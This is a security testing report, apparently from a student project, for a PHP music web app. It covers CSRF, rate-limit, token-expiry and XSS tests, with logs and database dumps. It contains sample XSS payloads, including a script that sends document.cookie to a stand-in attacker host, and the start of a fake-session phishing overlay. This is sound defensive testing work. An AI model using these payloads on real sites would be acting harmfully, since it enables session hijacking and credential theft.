- **Check anti-CSRF for login:** Verification of the Anti-CSRF token defense mechanism. The goal is to prove that an external, malicious third-party website cannot force an authenticated user's browser to execute unauthorized state-changing actions (in this case login) on *MusicWave*.

Execution Steps:

- Log in to *MusicWave* normally using your browser to establish an active, valid session cookie.
- Open a separate, unrelated tab in the same browser and load the local malicious file: [csrf_attack.html](#). A site where you can launch CSRF attacks on the various pages that implement this defense in the app.
- Click the button to go to the login page .

Test Results:


- On Screen: The application must reject the request immediately, throwing a 403 Forbidden status code or displaying an explicit security error message: *"Invalid or missing CSRF token."*
- In the Logs: The \$securityLogger must catch the failure and log an unauthorized state-changing attempt with the user's IP address.

```
84 [2026-06-10T20:46:03.436201+00:00] security.WARNING: Login CSRF attempt blocked {"ip":"127.0.0.1"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":null}
```

- **Check limit for registration (via IP):** If I try to register too many times in a row with the same IP

address, it will be blocked for 15 minutes. This is shown in the log and block image on the register page.

Useful against DOS attacks.



```
55 [2026-06-09T13:49:04.089976+00:00] security.WARNING: Registration DoS block triggered (Rate limit exceeded) {"ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
```

- **Check anti-CSRF for register:** Verification of the Anti-CSRF token defense mechanism. The goal is to prove that an external, malicious third-party website cannot force an authenticated user's browser to execute unauthorized state-changing actions (in this case register new user) on *MusicWave*.

Execution Steps:

- Log in to *MusicWave* normally using your browser to establish an active, valid session cookie.
- Open a separate, unrelated tab in the same browser and load the local malicious file: [csrf_attack.html](#). A site where you can launch CSRF attacks on the various pages that implement this defense in the app.
- Click the button to go to the register page .

Test Results:

- On Screen: The application must reject the request immediately, throwing a 403 Forbidden status code or displaying an explicit security error message: *"Invalid or missing CSRF token."*
- In the Logs: The \$securityLogger must catch the failure and log an unauthorized state-changing attempt with the user's IP address.

```
91 [2026-06-11T09:44:45.044592+00:00] security.WARNING: Guest CSRF registration attempt blocked {"ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":null}
```

-- Verify testing [registration] -- 09 06 26 -----


- **Token Temporal Expiration (Timestamp):** The objective is to confirm that the verify.php controller correctly rejects an activation token that is syntactically valid and exists within the database, but whose 24-hour validity window has already elapsed.

Procedure: A test user in a pending state is manually injected into the users table. The timestamp within the activation_expires column is forced to a date exactly 2 days (48 hours) prior to the current time (NOW() - INTERVAL 2 DAY). Upon navigating to the verification link, the system must detect the expiration via the activation_expires > NOW() SQL clause, deny account activation, maintain the user status as pending, and trigger a security warning inside the log file via the \$securityLogger.

```
MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, status, activation_expires, created_at FROM users;
```

id	username	email	password_hash	role	status	activation_expires	created_at
1	admin	admin@musicwave.it	\$2y\$10\$I1Stow1gg43UQGF9cL9msuL/ofR6GTmmsGbMp4p9J3zbssr8YmTEK	admin	active	NULL	2026-06-09 08:57:57
2	user	user@musicwave.it	\$2y\$10\$6gdXg2PPHubCSH2VqD0mT.yUtDF1dn6wi8T/aFTpIZxwIVmFVKQZ2	standard	active	NULL	2026-06-09 08:57:57
3	prem_user	premium@musicwave.it	\$2y\$10\$AQ7xugK08XtX36igSjcl4.27wvPVtM7H6mFy79HibrCHD3o6F2Cai	premium	active	NULL	2026-06-09 08:57:57
13	userTest	project_snh_26_user@libero.it	\$2y\$10\$LEeZfywMQTCDBpdTvvDYX.11SV1Z1vX3AylGLUjppr.FN/9NQtmQm	standard	active	NULL	2026-06-09 12:07:57
14	expiredUserTest	expired@test.com	\$2y\$10\$abcdefgijklmnopqrstuvwxyz1234567890123456789012	standard	pending	2026-06-07 13:06:21	2026-06-09 13:06:21

- Code to insert: INSERT INTO users (username, email, password_hash, status, activation_token, activation_expires) VALUES ('expiredUserTest', 'expired@test.com', '\$2y\$10\$abcdefgijklmnopqrstuvwxyz1234567890123456789012', -- Mock password hash 'pending', 'ab12cd34ef567890abcdef1234567890abcdef1234567890abcdef1234567890', -- Real 64-char hex token NOW() - INTERVAL 2 DAY);




- Verification link:
<http://localhost/verify.php?token=ab12cd34ef567890abcdef1234567890abcdef12345678900abcdef1234567890>

Security defense: Prevents replay attacks and unauthorized access by invalidating the activation or password reset link after a strict, predefined time window (e.g., 24 hours), ensuring that old links cannot be exploited if compromised.

- **Token Reuse Prevention:** Once a user is activated, an attempt is made to reload the page or reuse the activation link provided via email. As shown in the images, the reused token error is flagged and the reuse attempt is logged in the security log.

Security defense: Ensures single-use compliance by immediately invalidating the token in the database (setting it to NULL) upon the first successful validation request, completely neutralizing any subsequent attempts to reuse the same link.



```
64 [2026-06-09T16:46:21.490539+00:00] security.WARNING: Failed email activation attempt with invalid/expired token {"token":"4d8b6219bdba542aacdec685b941d2d1c0f1dc3f8028e9a4f9e7c496bcecd9","ip":"127.0.0.1"} {"url":"/verify.php?token=4d8b6219bdba542aacdec685b941d2d1c0f1dc3f8028e9a4f9e7c496bcecd9","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":null}}
```


- **Rate Limiting on Token Verification:** If an attacker intercepts the token length or if the tokens aren't sufficiently random, they could attempt to guess them by trying combinations via script. Therefore, it's important to set a limit on the number of consecutive attempts. Using a random token, the attacker attempts to call the page multiple times. As shown in the images, each attempt

```
MariaDB [music_wave_DB]> SELECT * FROM rate_limits;
```

ip_address	action_type	attempt_timestamp
127.0.0.1	validate	2026-06-09 11:00:49
127.0.0.1	validate	2026-06-09 11:27:37
127.0.0.1	validate	2026-06-09 11:27:42
127.0.0.1	validate	2026-06-09 11:29:24
127.0.0.1	login	2026-06-09 10:53:22
127.0.0.1	login	2026-06-09 10:53:29

is logged, and when the limit is reached, the attacker is blocked.

The images show the blocked page warning, the database contents in the appropriate table, and the contents of the security log.



- **Access without token:** When try to access the verification page without entering a valid token or without setting a token, the page should block access and report this both visually and in the security log.


```
61 [2026-06-09T15:29:25.717189+00:00] security.WARNING: Verification DoS block triggered (Rate limit exceeded) {"ip":"127.0.0.1"} {"url":"/verify.php?token=649e479877f58c6eb3fbc5e63e90d4869548106412ffb05a5744849a2cf54e62","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":null}
```

Account Activation
Invalid or missing activation token link.
[Back to Registration](#)

```
74 [2026-06-10T15:31:55.510594+00:00] security.WARNING: Registration verification invalid or missing activation token. {"ip":"127.0.0.1"} {"url":"/verify.php?token=","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":null}
```


-- reset_password [password recovery] -- 10 06 26 -----

- **Access without token:** When try to access the verification page without entering a valid token or without setting a token, the page should block access and report this both visually and in the security log.



- **Token Temporal Expiration (Timestamp):** The objective is to confirm that the reset_password.php controller correctly rejects an activation token that is syntactically valid and exists within the database, but whose 15-minute validity window has already elapsed.

Procedure: A test user is manually injected into the users table. The timestamp within the reset_expires_at column is forced to a date exactly 1 hour prior to the current time (NOW() - INTERVAL 1 HOUR).



id	username	email	role	status	token_reset_hash	reset_expires_at
1	admin	admin@musicwave.it	admin	active	NULL	NULL
2	user	user@musicwave.it	standard	active	NULL	NULL
3	prem_user	premium@musicwave.it	premium	active	NULL	NULL
13	userTest	project_snh_26_user@libero.it	standard	active	NULL	NULL
14	expiredUserTest	expired@test.com	standard	pending	71b92fdf8c1594547a49d35b860d1d84051c87bad21a60951607d575f1c8a279	2026-06-10 12:51:22


- Code to insert: use the user already present for the last test.
UPDATE users SET token_reset_hash =
SHA2('token_scaduto_di_prova_12345678901234567890123456789012', 256),
reset_expires_at = NOW() - INTERVAL 1 HOUR -- Scaduto da un'ora WHERE username
='expiredUserTest';
- Verification link:
<http://localhost/verify.php?token=ab12cd34ef567890abcdef1234567890abcdef1234567890abcdef1234567890>

Security defense: Prevents replay attacks and unauthorized access by invalidating the activation or password reset link after a strict, predefined time window (e.g., 15 minutes), ensuring that old links cannot be exploited if compromised.

```
80 [2026-06-10T17:54:02.986848+00:00] security.WARNING: Password reset invalid or missing activation token. {"ip":"127.0.0.1"} {"url":"/reset_password.php?token=token_scaduto_di_prova_12345678901234567890123456789012","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":null}
```

- **Token Reuse Prevention:** Once a user is activated, an attempt is made to reload the page or reuse the activation link provided via email. As shown in the images, the reused token error is flagged and the reuse attempt is logged in the security log.


Security defense: Ensures single-use compliance by immediately invalidating the token in the database (setting it to NULL) upon the first successful validation request, completely neutralizing any subsequent attempts to reuse the same link.



```
79 [2026-06-10T17:34:16.658384+00:00] security.WARNING: Failed email activation attempt with invalid/expired token {"token":null,"ip":"127.0.0.1"} {"url":"/reset_password.php?token=f955a06f3412afa8822d3f1e3c03fb45eb8b37cc669bc75b42bae649aa659021","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":null}
```

- **Rate Limiting on Token Verification:** If an attacker intercepts the token length or if the tokens aren't sufficiently random, they could attempt to guess them by trying combinations via script. Therefore, it's important to set a limit on the number of consecutive attempts. Using a random token, the attacker attempts to call the page multiple times. As shown in the images, each attempt is logged, and when the limit is reached, the attacker is blocked.

The images show the blocked page warning, the database contents in the appropriate table, and the contents of the security log.



```
77 [2026-06-10T17:15:58.996698+00:00] security.WARNING: Verification reset password DoS block triggered (Rate limit exceeded) {"ip":"127.0.0.1"} {"url":"/reset_password.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/reset_password.php"}
```

```
MariaDB [music_wave_DB]> SELECT * FROM rate_limits;
```

ip_address	action_type	attempt_timestamp
127.0.0.1	validate	2026-06-10 13:01:05
127.0.0.1	validate	2026-06-10 13:14:09
127.0.0.1	validate	2026-06-10 13:15:35
127.0.0.1	password_recovery	2026-06-10 13:12:02
127.0.0.1	password_recovery	2026-06-10 13:12:21

- **Check anti-CSRF for reset_password:** Verification of the Anti-CSRF token defense mechanism. The goal is to prove that an external, malicious third-party website cannot force an authenticated user's browser to execute unauthorized state-changing actions (in this case reset a password of a user) on *MusicWave*. In this case, if the token (one-time secret) passed is not valid, the request is blocked even before reaching the CSRF token check.

Execution Steps:

- So, we generate a 64-hexadecimal-character-long cleartext token, calculate its hash, and create the query for MariaDB with an expiration date in the future.
- Cleartext token (to be included in the URL):
0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
- SHA-256 hash (to be put in DB):
61a206a4b1edfb96a0662d008ecb076722f4625b18bc896178e63cb7e699cb48
- In this case I already have a test user so I update his data without creating a new one.
- UPDATE users
SET token_reset_hash =
SHA2('0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef', 256),
reset_expires_at = DATE_ADD(NOW(), INTERVAL 1 HOUR)
WHERE id = 13;
- put the token in clear text as a parameter in the html to make csrf in the reset_password form
- Log in to *MusicWave* normally using your browser to establish an active, valid session cookie.
- Open a separate, unrelated tab in the same browser and load the local malicious file: [csrf_attack.html](#). A site where you can launch CSRF attacks on the various pages that implement this defense in the app.
- Click the button to go to the reset_password page.

Test Results:

- On Screen: The application must reject the request immediately, throwing a 403 Forbidden status code or displaying an explicit security error message: *"Invalid or missing CSRF token."*
- In the Logs: The \$securityLogger must catch the failure and log an unauthorized state-changing attempt with the user's IP address.

```
104 [2026-06-11T15:03:32.138389+00:00] security.WARNING: Reset Password CSRF attempt blocked {"ip":"127.0.0.1"} {"url":"/reset_password.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":null}
```

To further verify, we look at the contents of the DB and see that the password hash before (top image) and after the attack (bottom image) has remained unchanged.

Further verification: when attempting to log in with the attacked account, only the old password can be used; the new password the attacker attempts to enter will not be correct.

```
MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, status, created_at FROM users;
```

id	username	email	password_hash	role	status	created_at
1	admin	admin@musicwave.it	\$2y\$10\$I1Stow1gg43UQGF9cL9msuL/0fR6GTmmsGbMp4p9J3zbssr8YmTEK	admin	active	2026-06-09 08:57:57
2	user	user@musicwave.it	\$2y\$10\$6gdXg2PPHubCSH2VqD0mT.yUtDF1dn6wi8T/aFTpIZxwIVmFvkQZ2	standard	active	2026-06-09 08:57:57
3	prem_user	premium@musicwave.it	\$2y\$10\$AQ7xugk08XtX3GigSjcl4.27wvPVtM7H6mFy79HibrCHD3o6F2Cai	premium	active	2026-06-09 08:57:57
13	userTest	project_snh_26_user@libero.it	\$2y\$10\$sq1p0my4okjfwNjRyy2G904M.IkS..oe09TZ52lkJWIYHU7MdSqvK	standard	active	2026-06-09 12:07:57


```
MariaDB [music_wave_DB]> UPDATE users
→ SET token_reset_hash = SHA2('0123456789abcdef0123456789abcdef0123456789abcdef', 256),
→ reset_expires_at = DATE_ADD(NOW(), INTERVAL 1 HOUR)
→ WHERE id = 13;
Query OK, 1 row affected (0.014 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

```
MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, status, created_at FROM users;
```

id	username	email	password_hash	role	status	created_at
1	admin	admin@musicwave.it	\$2y\$10\$I1Stow1gg43UQGF9cL9msuL/0fR6GTmmsGbMp4p9J3zbssr8YmTEK	admin	active	2026-06-09 08:57:57
2	user	user@musicwave.it	\$2y\$10\$6gdXg2PPHubCSH2VqD0mT.yUtDF1dn6wi8T/aFTpIZxwIVmFvkQZ2	standard	active	2026-06-09 08:57:57
3	prem_user	premium@musicwave.it	\$2y\$10\$AQ7xugk08XtX3GigSjcl4.27wvPVtM7H6mFy79HibrCHD3o6F2Cai	premium	active	2026-06-09 08:57:57
13	userTest	project_snh_26_user@libero.it	\$2y\$10\$sq1p0my4okjfwNjRyy2G904M.IkS..oe09TZ52lkJWIYHU7MdSqvK	standard	active	2026-06-09 12:07:57

-- Dashboard testing -- 13 05 26 / 12 06 26 -----


- **Unauthorized Access:** Verify that unauthenticated users cannot access the “dashboard.php”. Try to access directly the URL: `http://localhost/dashboard.php`
- **Reflected Cross-Site Scripting (XSS):** Verify that tampered URL variables cannot inject executable code into the interface layout. How to perform it:
 - Log in to the application normally.
 - In the browser URL bar, manually alter the view parameter to execute a payload: `dashboard.php?view=<script>alert('XSS')</script>`.
 - Verify that the center panel falls back to the safe, standard layout rather than executing the script or breaking the design.



Security defense: strict Input Whitelisting. If the input does not match the strict whitelist tokens exactly, it is immediately discarded and overwritten with an empty string, rendering any arbitrary string or injection attempt inert before rendering.

- **Dynamic Reflected XSS via Search Query Test [search_results]**
When displaying query parameters back to the user to acknowledge their search terms (e.g., “Results for...”), an application that directly echoes raw characters allows raw HTML tags or JavaScript event handlers to run inside the victim's browser.
 - Type the following payload in the search bar: `<svg/onload=alert(document.cookie)>` and click Search or try `<script>alert('XSS')</script>`.
 - Verify that the search results as plain text, without triggering any browser alert pop-up.

Security defense: Every user-controlled string echoed inside the HTML context is processed through `htmlspecialchars($search_query, ENT_QUOTES, 'UTF-8')`.




- **Reflected XSS via username:** The username of the logged in user is displayed on the screen but cannot be a vector for Reflected XSS injection due to the numerous checks that occur before saving the data to the DB. If these checks are passed, the username is displayed on the screen not with a simple echo but using `htmlspecialchars()`.
- **Reflected XSS via Pagination Parameter (page) [lyrics_panel]**

Verify that tampering with the pagination parameter cannot inject executable code or disrupt the application's queries when building dynamic pagination links.

- How to perform it:
 - Log in to the application normally.
 - In the browser URL bar, manually append a malicious payload to the pagination parameter:
dashboard.php?view=lyrics&page=<script>alert('XSS')</script>
or with incorrect number of page:
dashboard.php?view=lyrics&page=-1
dashboard.php?view=lyrics&page=1000

Verify: The application immediately strips or neutralizes the alphanumeric string, falling back to displaying the first page (page = 1) of the requested section instead of executing the script, triggering errors, or breaking the interface design.

Security defense: Strict Integer Casting. The application processes the incoming parameter by forcing its type evaluation to a strict integer: (int)\$_GET['page']. Because a string starting with an HTML tag cannot be converted to a valid number, PHP mathematically reduces it to 0. Then a conditional check intercepts any value lower than 1 and overwrites it with the safe default value '1'. Next check, if the page has a value greater than the maximum number of pages, the page value is automatically reset to the last available page.



- **Reflected XSS via Search Navigation Context (context) [search_results]**

Verify that tampering with the hidden routing variable context, which preserves the active module state during multi-context searches, cannot lead injection inside hidden form fields.


How to perform it:

 - Log in to the application normally and navigate to the search view.

- In the browser URL bar, manually alter the context parameter to try
dashboard.php?view=search&context="<script>alert('XSS')</script>"
dashboard.php?view=search&context="<script>alert('XSS')</script>"

Verify: The center panel gracefully routes to the default safe landing layout without executing any browser alert.

Security defense: Strict Input Whitelisting and Escaping function. The application implements a dual layer of protection. First, the string is evaluated against a whitelist of valid structural modules (e.g., 'lyrics', 'audio'). Since the attack string fails to match the whitelist tokens, it is discarded for routing purposes. Second, when the parameter is echoed back inside the hidden input's value attribute, it is processed through htmlspecialchars(\$input, ENT_QUOTES, 'UTF-8'). This converts critical characters like " and < into safe literal HTML entities (", <), preventing the browser from interpreting the quote as an attribute closer and stopping the execution of the injected script tag.



-- Upload lyrics and audio testing -- 12 06 26 -----

-- lyrics --

- **XSS Stored Attack (Cross-Site Scripting Persistent)**

The attacker inserts malicious JavaScript code into the song lyrics, hoping that it will be saved in the database as is.

- **Title:** *Steal Your Session*
- **Author:** *EvilHacker99*
- **Lyrics Text:** [HTML]
I love this song, it makes me dance!
<script>
fetch('https://attacker-evilsite.com/collect?cookie=' +
document.cookie);
</script>
Click here for the bonus track!
- **The goal of the attack:** When an unsuspecting user opens the dashboard and clicks on this song to read the lyrics, the browser will load the record from the DB. If the programmer prints the lyrics directly, the browser will interpret the <script> tag and execute the code in the background. The script will steal the user's session cookie (document.cookie) and send it to the attacker's server, allowing them to hijack the account (**Session Hijacking**).
- **Security countermeasure:**
 - Upon insertion, the SecurityUtils::validateLyrics() function will analyze the text for anomalies.
 - When printing it to the Dashboard, the mandatory use of htmlspecialchars(\$lyrics, ENT_QUOTES, 'UTF-8') will transform the < and > characters into their HTML equivalents (< and >). The browser will no longer see a command to execute, but simple text to display on the screen, rendering the script completely harmless.

An error message will be displayed because unacceptable characters were detected in the text and the lyrics will not be saved to the DB.

The screenshot shows the 'Upload New Media Asset' form with the 'Lyrics Form' tab selected. The 'Song Title' is 'Steal Your Session', the 'Author' is 'EvilHacker99', and the 'Lyrics Text Body' contains the XSS payload. The 'Save Lyrics' button is visible at the bottom.

The screenshot shows the 'Upload New Media Asset' form with a red error message: 'Invalid characters detected in lyrics. Only standard text and basic punctuation are allowed.' The 'Lyrics Form' tab is selected, and the 'Save Lyrics' button is disabled.

- **HTML Injection Attack (Defacement / Phishing)**

The attacker doesn't use JavaScript, but injects structural HTML tags (such as fake login forms or malicious links) to visually alter the web page.


- **Title:** *System Update Required*
- **Author:** *Security Admin (Falso)*
- **Lyrics text:** [HTML]
<div style="position:fixed; top:0; left:0; width:100%; height:100%; background: white; z-index:9999; padding:100px; text-align:center;">
<h2>Your MusicWave session has expired!</h2>
